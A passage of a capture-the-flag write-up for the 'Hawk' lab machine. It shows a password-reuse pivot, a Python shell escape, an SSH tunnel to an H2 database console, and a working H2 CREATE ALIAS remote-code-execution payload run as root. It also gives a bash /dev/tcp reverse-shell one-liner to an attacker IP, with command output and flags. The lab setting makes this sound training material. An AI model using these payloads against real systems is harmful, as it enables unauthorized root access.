
Checking /etc/passwd reveals the user daniel.



```
www-data@hawk:/var/www/html$ cat /etc/passwd | grep home
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
daniel:x:1002:1005::/home/daniel:/usr/bin/python3
```

The password is reused for daniels user account, this can be used to su to the user in a python shell. The python shell can be easily escaped using


import pty
pty.spawn("/bin/bash")



```
www-data@hawk:/var/www/html$ su daniel
Password:
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn("/bin/bash")
daniel@hawk:/var/www/html$ whoami; hostname; id; cat ~/user.txt
daniel
hawk
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
d5111d4f75370ebd01cdba5b32e202a8
```

Privilege Escalation - Root


Checking port 8082 reveals a H2 console, remote connections are however, disabled.


hawk.htb:8082


H2 Console


Sorry, remote connections ('webAllowOthers') are disabled on this server.

Running ps aux shows that this software is running version 1.4.196 with root permissions.


```
daniel@hawk:/var/www/html$ stty rows 66 columns 235
daniel@hawk:/var/www/html$ ps aux | grep h2
root         812  0.0  0.0    4628   880 ?        Ss   Oct26   0:00 /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
root         813  0.1 10.0 2352144 99068 ?        Sl   Oct26   1:53 /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
daniel     20994  0.0  0.1   13136  1060 pts/3    S+   09:38   0:00 grep h2
```

In order to access the console I set up an SSH tunnel.


```
driggzzzz@kali:~/Desktop/HTB/Hawk$ ssh -L 8082:127.0.0.1:8082 daniel@hawk.htb
daniel@hawk.htb's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)
```


127.0.0.1:8082/login.jsp?jsessionid=28038c1220de14e024b6fd57787d14ed

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded)

Driver Class: org.h2.Driver

JDBC URL: jdbc:h2:~/emptydb-gRBSC


User Name: sa

Password:

The following article explains how to exploit this software:

https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html

I successfully logged in without providing any credentials.


127.0.0.1:8082/login.do?jsessionid=28038c1220de14e024b6fd57787d14ed

Auto commit | Max rows: 1000 | Auto complete: Off | Auto select: On

jdbc:h2:~/emptydb-gRBSC
INFORMATION_SCHEMA
Users
H2 1.4.196 (2017-06-10)

Run | Run Selected | Auto complete | Clear | SQL statement:

Important Commands


?		Displays this Help Page
		Shows the Command History
	Ctrl+Enter	Executes the current SQL statement
	Shift+Enter	Executes the SQL statement defined by the text selection
	Ctrl+Space	Auto complete
		Disconnects from the database

Sample SQL Script

Delete the table if it exists	DROP TABLE IF EXISTS TEST;
Create a new table with ID and NAME columns	CREATE TABLE TEST(ID INT PRIMARY KEY, NAME VARCHAR(255));
Add a new row	INSERT INTO TEST VALUES(1, 'Hello');
Add another row	INSERT INTO TEST VALUES(2, 'World');
Query the table	SELECT * FROM TEST ORDER BY ID;
Change data in a row	UPDATE TEST SET NAME='Hi' WHERE ID=1;
Remove a row	DELETE FROM TEST WHERE ID=2;
Help	HELP ...


Using the following payload confirms code execution.

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter(
"\\A"); return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('id')
```



```
127.0.0.1:8082/login.do?jsessionid=28038c1220de14e024b6fd57787d14ed
Auto commit | Max rows: 1000 | Auto complete Off | Auto select On

jdbc:h2:~/emptydb-gRBSC
INFORMATION_SCHEMA
Users
H2 1.4.196 (2017-06-10)

SQL statement:
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('id')

CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
Update count: 0
(200 ms)

CALL SHELLEXEC('id');
PUBLIC.SHELLEXEC('id')
uid=0(root) gid=0(root) groups=0(root)
(1 row, 10 ms)
```


With code execution it is relatively simple to gain a reverse shell as the root account. I simply wrote a one liner bash script in /tmp via SSH and gave it executable permissions.



```
daniel@hawk:/tmp$ cat driggzzzz.sh
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.7/9002 0>&1
daniel@hawk:/tmp$ chmod +x driggzzzz.sh
```

Using the following payload after setting up a listener successfully grants a reverse shell as root.

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter(
"\\A"); return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('/tmp/driggzzzz.sh')
```



```
127.0.0.1:8082/login.do?jsessionid=4eb6877b8db8b9a50edd7970ace26a1d
Max rows: 1000 | Auto complete Off | Auto select On

SQL statement:
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('/tmp/driggzzzz.sh')
```

```
driggzzzz@kali:~$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.102] 59140
bash: cannot set terminal process group (798): Inappropriate ioctl for device
bash: no job control in this shell
root@hawk:~# whoami; hostname; id; cat root.txt
whoami; hostname; id; cat root.txt
root
hawk
uid=0(root) gid=0(root) groups=0(root)
54f3e840fe5564b42a8320fd2b608ba0
root@hawk:~#
```